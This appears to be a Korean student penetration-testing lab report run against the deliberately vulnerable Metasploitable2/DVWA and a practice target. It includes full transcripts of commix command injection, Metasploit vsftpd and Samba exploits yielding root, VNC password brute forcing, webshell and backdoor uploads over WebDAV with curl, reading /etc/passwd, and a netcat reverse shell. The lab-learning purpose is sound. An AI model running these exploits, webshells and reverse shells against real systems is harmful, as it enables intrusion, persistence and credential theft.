``Apache mod_jk`` 대상으로 진행한 취약점도 타깃이 Apache + mod_jk가 아닌 Flask/Werkzeug 애플리케이션이었기에, 프로토콜 불일치로 인한 익스플로잇 실패를 겪었다. 올바른 타깃 환경을 파악해야 했음을 깨달았다.

[주요 발견 사항 및 세부 내용]

Metasploitable2

- vsftpd 2.3.4 - Backdoor Command Execution → `unix/ftp/vsftpd\_234\_backdoor`
- Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution → `multi/samba/usermap\_script`
- RealVNC 3.3.7 - Client Buffer Overflow (Metasploit) → `vnsviewer` with Password Bruteforce

SPACE-PENTEST

적합한 모듈 탐색 X

전체 평가 결과

Metasploit-Framework 실습을 통해 이론적 보안 지식과 실제 공격 기법을 성공적으로 연결할 수 있었다. 특히 다양한 서비스의 취약점을 직접 경험함으로써 보안의 중요성과 각 레이어에서의 방어 필요성을 깊이 있게 이해할 수 있었다.

commix

Automated All-in-One OS Command injection and Exploitation tool, commix(COMMAND Injection eXploiter)는 웹 애플리케이션의 OS Command Injection을 자동으로 탐지 및 검증하고, 발견 시 명령 실행, 셸/웹셸/리버스셸/바인드셸 등으로 자동화해주는 Python 기반 오픈소스 도구.

[Against SPACE-PENTEST]

injection이 가능한 벡터는 이전 단계들 조사 결과를 이용하여 사용해봤지만, 유의미한 결과를 얻지 못하였다.

[Against Metasploitable2]

우선 dwwa란 DVWA는 의도적으로 취약하게 만들어진 PHP/MySQL 웹 앱으로, 보안 실습·모의해킹 연습·웹 개발자 교육·수업용 실습에 쓰이는 연습용 취약 웹 사이트라고 보면 된다.

이 중 injection이 가능한 벡터인 `/dwva/vulnerabilities/exec` 벡터였고, 해당 벡터에서 commix를 실행한 결과 다음과 같은 결과를 얻을 수 있었다.

```
(kali@kali)-[~]
$ commix \
-u "http://192.168.79.150/dvwa/vulnerabilities/exec/" \
--data="ip=16submit=submit" \
-p ip --cookie="security=low; PHPSESSID=638d2c4579108dccb84dddf9c83763f1"

v4.0-stable
https://commixproject.com
(@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility for any misuse or damage caused by this program.

[01:15:20] [info] Testing connection to the target URL.
[01:15:20] [info] Checking if the target is protected by some kind of WAF/IPS.
[01:15:20] [info] Performing identification (passive) tests to the target URL.
[01:15:20] [info] Setting POST parameter 'ip' for tests.
[01:15:20] [info] Performing heuristic (basic) tests to the POST parameter 'ip'.
[01:15:20] [info] Heuristic (basic) tests shows that POST parameter 'ip' might be injectable (possible OS: 'Unix-like').
[01:15:20] [info] Testing the (results-based) classic command injection technique.
[01:15:20] [info] POST parameter 'ip' appears to be injectable via (results-based) classic command injection technique.
      _ 1;echo KBQSQQ$((69+63))$(echo KBQSQQ)KBQSQQ;
POST parameter 'ip' is vulnerable. Do you want to prompt for a pseudo-terminal shell? [Y/n] > Y
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) > ls
help index.php source
commix(os_shell) > whoami
www-data
commix(os_shell) > pwd
/var/www/dvwa/vulnerabilities/exec
commix(os_shell) > id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
commix(os_shell) >
```

[주요 발견 사항 및 세부 내용]

dns-rebind

DNS rebinding tool

gophish

open-source phishing toolkit

setoolkit

social engineer toolkit

sqlmap

automatic sql injection tool

04_Execution

Metasploit-framework

이전 단계에서 사용한 도구인 metasploit-framework을 이용하여 진행하였다. 해당 도구는 다양한 서비스(FTP, Samba, VNC, Tomcat, Flask 등)에 대한 **자동화 익스플로잇 모듈** 지원, 실습 전 단계(스캔, 정보수집)부터, 익스플로잇, 권한 상승, 후속 공격까지 완전 자동 및 인터랙티브하게 진행 가능, 실전/교육 환경 모두에서 침투 테스트 표준 툴로 활용되므로 해당 도구를 주로 활용해서 분석된 취약점들을 발현해 볼 수 있었다.

[Against Metasploitable2]

첫번째 취약점인 vsftpd 2.3.4 - Backdoor Command Execution을 이용하여 진행하였다. 사용된 모듈은 unix/ftp/vsftpd_234_backdoor이다.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.79.150
RHOSTS => 192.168.79.150
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
  RHOSTS     192.168.79.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.79.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.79.150:21 - USER: 331 Please specify the password.
[*] 192.168.79.150:21 - Backdoor service has been spawned, handling...
[*] 192.168.79.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.79.130:36199 -> 192.168.79.150:6200) at 2025-10-30 21:36:45 +0900

whoami
root
```

command shell session 2 opened와, `whoami` 명령어로 나온 root를 통해 root 권한을 얻었음을 볼 수 있다.

다음은 Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution이다. 사용된 모듈은 `multi/samba/usermap\_script`이다.


```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.79.150
RHOSTS => 192.168.79.150
msf exploit(multi/samba/usermap_script) > set RPORT 150
RPORT => 150
msf exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.117.130:4444
[*] Command shell session 3 opened (192.168.117.130:4444 -> 192.168.117.150:49929) at 2025-10-30 21:57:08 +0900

whoami
root
█
```

다음은 RealVNC 3.3.7 - Client Buffer Overflow (Metasploit) 공격이다. 해당 공격은 클라이언트 대상 공격인데, Metasploitable2는 **서버일 뿐 클라이언트가 아니다.** 즉 우리가 Metasploitable2에 vncviewer를 실행시킬 수 없기 때문에 따라서 이 익스플로잇은 **쓸 수 없음.**

대신 우리는 터미널 창에서 vncviewer를 통해 진행해 볼 수 있었다.


```
(kali@kali)-[~]
$ vncviewer 192.168.79.150:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: █
```

비밀번호를 입력하게 나오는데, 이는 wordlists에 있는 파일들을 이용해 브루트포스해서 알아낼 수 있다.

```
msfconsole
use auxiliary/scanner/vnc/vnc_login
set RHOSTS 192.168.79.150
set RPORT 5900
set PASS_FILE /usr/share/wordlists/metasploit
show options
run
```

그러면 다음과 같이 접속이 가능하다.

```
(kali@kali)-[~]
$ vncviewer 192.168.79.150:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



[Against SPACE-PENTEST]

안타깝게도 SPACE-PENTEST를 대상으로 진행할 수 있는 모듈을 찾지 못했다..

처음으로는 포트 5001에서 실행 중인 Flask 애플리케이션에서 Werkzeug 디버그 모드 활성화로 인한 원격 코드 실행 취약점을 진행하려 했다.

- `**WERKZEUG_DEBUG_PIN='off'**` 환경 변수 설정
- 인증 없이 `**/console**` 엔드포인트에 접근 가능
- 디버그 콘솔에서 직접 Python 코드 실행 가능

그러나 해당 방식을 진행할 때 분명 `app.debug=True`가 설정되어있었음에도 진행하지 못했고, 결국 버전이 맞지 않는다는 결론을 내릴 수밖에 없었다..

'Apache mod_jk' 대상으로 진행한 취약점도 타깃이 Apache + mod_jk가 아닌 Flask/Werkzeug 애플리케이션이었기에, 프로토콜 불일치로 인한 익스플로잇 실패를 겪었다. 올바른 타깃 환경을 파악해야 했음을 깨달았다.

[주요 발견 사항 및 세부 내용]

Metasploitable2

- vsftpd 2.3.4 - Backdoor Command Execution → `unix/ftp/vsftpd\_234\_backdoor`
- Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution → `multi/samba/usermap\_script`
- RealVNC 3.3.7 - Client Buffer Overflow (Metasploit) → `vnsviewer` with Password Bruteforce

SPACE-PENTEST

적합한 모듈 탐색 X

전체 평가 결과

Metasploit-Framework 실습을 통해 이론적 보안 지식과 실제 공격 기법을 성공적으로 연결할 수 있었다. 특히 다양한 서비스의 취약점을 직접 경험함으로써 보안의 중요성과 각 레이어에서의 방어 필요성을 깊이 있게 이해할 수 있었다.

05_Persistence

Persistence 단계는 재시작, 변경된 자격증명 및 다른 방해 요소와 같이 공격자들의 접근을 막아내는 것들을 통해 시스템에 대한 접근을 유지하는데 사용하는 기술로 구성된다. 해당 단계에서 사용되는 기술들은 합법적인 코드 교체 및 탈취, 시작 코드 추가 등 시스템 접속의 발판을 유지할 수 있는 모든 접근, 작업 또는 구성 변경이 포함된다.

Laudanum: Collection of injectable web files

[Against_Metasploitable2]

지난 단계에서 우리는 WebDAV(/dav/) 디렉토리를 대상으로 파일 업로드 공격 지점을 확인했다. davtest 명령어로 업로드를 테스트해 본 후 Laudanum에 있는 웹 셸 파일로 공격을 진행해보자.

```
(kali@kali)-[/usr/share/audanum/php]
└─$ davtest -url http://192.168.79.150/dav/
*****
Testing DAV connection
OPEN SUCCEEDED: http://192.168.79.150/dav
*****
NOTE Random string for this session: qi7w9N
*****
Creating directory
MKCOL SUCCEEDED: Created http://192.168.79.150/dav/DavTestDir_qi7w9N
*****
Sending test files
PUT asp SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.asp
PUT txt SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.txt
PUT jsp SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.jsp
PUT cfm SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.cfm
PUT aspx SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.aspx
PUT pl SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.pl
PUT html SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.html
PUT shtml SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.shtml
PUT php SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.php
PUT cgi SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.cgi
PUT jhtml SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.jhtml
*****
Checking for test file execution
EXEC asp FAIL
EXEC txt SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.txt
EXEC jsp FAIL
EXEC cfm FAIL
EXEC aspx FAIL
EXEC pl FAIL
EXEC html SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.html
EXEC shtml FAIL
EXEC php SUCCEEDED: http://192.168.79.150/dav/DavTestDir_qi7w9N/davtest_qi7w9N.php
EXEC php FAIL
EXEC cgi FAIL
EXEC jhtml FAIL
*****
```

davtest 결과 디렉토리 대상으로 파일 업로드가 가능하고, php 파일 실행까지 가능한 것을 확인하였다. 이제 audanum 디렉토리에서 알맞은 웹 셸 파일을 선택해서 공격을 진행해보자.

```
(kali@kali)-[/usr/share/audanum/php]
└─$ ls -la /usr/share/audanum/php/
total 76
drwxr-xr-x 2 root root 4096 Sep 23 20:11 .
drwxr-xr-x 9 root root 4096 Sep 23 20:11 ..
-rw-r--r-- 1 root root 5149 Jul 29 2015 dns.php
-rw-r--r-- 1 root root 6290 Jul 29 2015 file.php
-rw-r--r-- 1 root root 1210 Jul 29 2015 hidden.php
-rw-r--r-- 1 root root 4529 Jul 29 2015 host.php
-rw-r--r-- 1 root root 3958 Jul 29 2015 killnc.php
-rw-r--r-- 1 root root 5490 Apr 23 2013 php-reverse-shell.php
-rw-r--r-- 1 root root 11814 Jul 29 2015 proxy.php
-rw-r--r-- 1 root root 13585 Jul 29 2015 shell.php

(kali@kali)-[/usr/share/audanum/php]
└─$ cd ..

(kali@kali)-[/usr/share/audanum]
└─$ ls
asp aspx cfm helpers jsp php wordpress

(kali@kali)-[/usr/share/audanum]
└─$ cp ./php/shell.php ~/tmp/shell.php
cp: cannot create regular file '/home/kali/tmp/shell.php': No such file or directory

(kali@kali)-[/usr/share/audanum]
└─$ cp ./php/shell.php /tmp/shell.php
```

/php/ 디렉터리에 각 목적에 맞는 파일을 골라주면 된다. 각 파일에 대한 설명은 다음과 같다.

파일명	용도/설명	GET 파라미터 명령 실행?
file.php	파일 읽기/다운로드(파일 브라우저)	×
dns.php	DNS 쿼리 확인용	×
hidden.php	평범한 커맨드 인젝션형 웹셸 (GET 파라미터형 가능성 높음!)	✓
host.php	호스트 정보 표시	×
killnc.php	netcat 프로세스 죽이기용, persistence 우회용	×
php-reverse-shell.php	Reverse Shell 연결 트리거용, 공격자에게 접속하는 데 최적화	(매우 한정적)
proxy.php	HTTP 트래픽 프록시/우회	×
shell.php	웹 폼 기반 인증/명령 실행 (이미 테스트함)	×

알맞은 파일을 골라주고, 파일 내 IP와 users를 모의해킹 환경에 맞게 공격자 IP로 설정해둔다.

```
// ***** Config entries below *****

// IPs are enterable as individual addresses TODO: add CIDR support
$allowedIPs = array("192.168.79,130");

# format is "username" => "password"
# password is generated using shalsum as shown below (don't forget the -n, KEVIN!)
# echo -n Password1 | shalsum
$users = array("kali" => "e7e971e55af10f713238780785ec5e63720509f0")

# ***** No editable content below this line *****
```

그리고 해당 파일을 모의 해킹용으로 /tmp/로 옮겨주고 curl을 이용한 파일 업로드를 진행한다.

```
(kali@kali)-[/usr/share/laudanum]
$ curl -X PUT http://192.168.79.150/dav/shell.php --data-binary /tmp/shell.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /dav/shell.php has been created.</p>
<hr />
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.79.150 Port 80</address>
</body></html>

(kali@kali)-[/usr/share/laudanum]
$ curl http://192.168.79.150/dav/shell.php
/tmp/shell.php
```

근데 처음에는 curl <http://192.168.79.150/dav/shell.php>를 진행했을 때 셀 획득이 이뤄져야 하는데, 예상대로 흘러가지 않아 당황했다.

```
(kali@kali)-[/usr/share/laudanum/php]
$ curl -X PUT http://192.168.79.150/dav/cmd.php --data-binary @/tmp/cmd.php

(kali@kali)-[/usr/share/laudanum/php]
$ curl "http://192.168.79.150/dav/cmd.php?cmd=ls"
DavTestDir_qi7w9N
cmd.php
hidden.php
shell.php
```

이유는 curl을 이용해 파일 업로드 시 @/tmp/cmd.php 처럼 @를 반드시 경로 앞에 붙여줘야 파일 내용이 업로드 된다. /tmp/cmd.php 형식은 파일의 경로만 업로드 된다.

이에 다음과 같이 원격 파일 업로드를 통해 셀을 획득할 수 있었다.

```
(kali@kali)-[/usr/share/laudanum/php]
$ curl "http://192.168.79.150/dav/cmd.php?cmd=whoami"
www-data

(kali@kali)-[/usr/share/laudanum/php]
$ curl "http://192.168.79.150/dav/cmd.php?cmd=cat+/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:110:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

이외에도 phpMyAdmin 페이지에서도 진행했었는데, mcrypt 확장자 관련 오류가 떠 로그인에 안되어 진행하지 못했다.

phpMyAdmin

Welcome to phpMyAdmin

#1045 - Access denied for user
'msfadmin'@'localhost' (using password: YES)

Language
English

Log in

Username:

Password:

Go

Cannot load mcrypt extension. Please check your PHP configuration.

Webshells: Collection of webshells

[Against_Metasploitable2]

Webshells도 laudanum과 같이 웹 셸을 제공하는 도구로서 많은 파일들을 제공했다.

```

/usr/share/webshells
├── asp
├── aspx
├── cfm
├── jsp
├── laudanum → /usr/share/laudanum
├── perl
├── php
└── (kali@kali)-[/usr/share/webshells]
$ ls
asp aspx cfm jsp laudanum perl php
(kali@kali)-[/usr/share/webshells]
$ cd laudanum
(kali@kali)-[/usr/share/webshells/laudanum]
$ ls

```

재밌는건 webshells 디렉터리 하위 경로에 laudanum이 같이 있었다. 이번에는 일반적인 RCE 코드가 아닌 간단한 백도어를 심어놓는 파일로 실습하였다.

```

(kali@kali)-[~]
$ cp /usr/share/webshells/php/simple-backdoor.php /tmp/backdoor.php
(kali@kali)-[~]
$ curl -X PUT http://192.168.79.150/dav/simple-backdoor.php --data-binary @/tmp/simple-backdoor.php
curl: Failed to open /tmp/simple-backdoor.php
curl: option --data-binary: error encountered when reading a file
curl: try 'curl --help' or 'curl --manual' for more information
(kali@kali)-[~]
$ curl -X PUT http://192.168.79.150/dav/simple-backdoor.php --data-binary @/tmp/backdoor.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /dav/simple-backdoor.php has been created.</p>
<hr />
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.79.150 Port 80</address>
</body></html>
(kali@kali)-[~]
$ curl "http://192.168.79.150/dav/simple-backdoor.php?cmd=id"
Simple PHP backdoor by DK (http://michaeldaw.org) →


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


(kali@kali)-[~]
$ curl "http://192.168.79.150/dav/simple-backdoor.php?cmd=ls+la"
Simple PHP backdoor by DK (http://michaeldaw.org) →


```
total 28
drwxrwxrwt 3 root root 4096 Oct 30 12:59 .
drwxr-xr-x 10 www-data www-data 4096 May 20 2012 ..
drwxr-xr-x 2 www-data www-data 4096 Oct 30 11:43 DavTestDir_q17w9N
-rw-r--r-- 1 www-data www-data 40 Oct 30 12:30 cmd.php
-rw-r--r-- 1 www-data www-data 15 Oct 30 12:17 hidden.php
-rw-r--r-- 1 www-data www-data 14 Oct 30 12:02 shell.php
-rw-r--r-- 1 www-data www-data 328 Oct 30 12:59 simple-backdoor.php
```


```

이외에도 리버스 셸 파일을 업로드해 브라우저를 통해 누군가가 파일을 실행하면 서버의 셸을 얻을 수 있었다.

```

Session Actions Edit View Help
(kali@kali)-[~]
$ nc -l -p 4444
listening on [any] 4444 ...
connect to [192.168.79.130] from (UNKNOWN) [192.168.79.150] 40694
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
13:07:05 up 9:25, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM             LOGIN@   IDLE   JCPU   PCPU   WHAT
msfadmin  tty1    -                03:50   2:02   0.08s  0.04s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ ls -al
total 97
drwxr-xr-x 21 root root 4096 Oct 30 08:53 .
drwxr-xr-x 21 root root 4096 Oct 30 08:53 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 13 root root 13820 Oct 30 03:41 dev
drwxr-xr-x 94 root root 4096 Oct 30 03:41 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwxr-xr-x 2 root root 16384 Mar 16 2010 lost-found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw-r--r-- 1 root root 8 Oct 30 08:53 nano.save
-rw-r--r-- 1 root root 10868 Oct 30 03:41 nmap.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 113 root root 0 Oct 30 03:41 proc
drwxr-xr-x 13 root root 4096 Oct 30 03:41 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Oct 30 03:41 sys
drwxrwxrwt 6 root root 4096 Oct 30 10:15 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
sh-3.2$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh-3.2$

```

Weevely: Weaponized web shell

[Against_Metasploitable2]

Weevely를 이용해서 Metasploitable2 공격을 시도했었는데, Weevely가 python 3.10 버전 이하를 지원해서 사용할 수 없었다.

```
(kali㉿kali)-[/usr/share/weevely]
$ ls
bd  core  modules  utils  weevely.py

(kali㉿kali)-[/usr/share/weevely]
$ weevely generate kali /tmp/weevely.php
Generated '/tmp/weevely.php' with password 'kali' of 692 byte size.

(kali㉿kali)-[/usr/share/weevely]
$ curl -X PUT http://192.168.79.150/dav/weevely.php --data-binary @/tmp/weevely.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /dav/weevely.php has been created.</p>
<hr />
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.79.150 Port 80</address>
</body></html>
```

06_Privilege Escalation


Privilege Escalation 권한 확대 단계는 공격자들이 시스템이나 네트워크에서 더 높은 수준의 권한을 얻기 위해 사용되는 기술들로 구성되어 있습니다. 공격자들은 종종 루트 권한이 아닌 낮은 접근 권한을 가진 상태로 네트워크에 들어가 탐색 가능하지만, 목표 달성을 위해서는 권한 상승의 필요성이 있다. 일반적인 접근 방식은 시스템 취약점, 구성 오류, 취약점을 이용하는 것이다.

peass(linpeas, winpeas): Privilege Escalation Awesome Scripts SUITE

[Against_Metasploitable2]

peass는 리눅스 시스템에서 사용 가능한 자동화 스크립트로, 다양한 잠재적 권한 상승 경로(취약점, 잘못된 파일 권한, 암호, SUID/SGID/cron/job 등)를 색상과 함께 친절하게 정리해서 보여준다. linpeas는 리눅스 대상 peass이고 winpeas는 윈도우 대상 peass이다.

처음엔 다른 사용 방법이 있겠지 하고, 내 칼리 리눅스에서 /usr/share/peass/linpeas/linpeas.sh 스크립트 파일을 실행했다가 계속해서 탐색 결과가 출력되길래 당황했다.



```

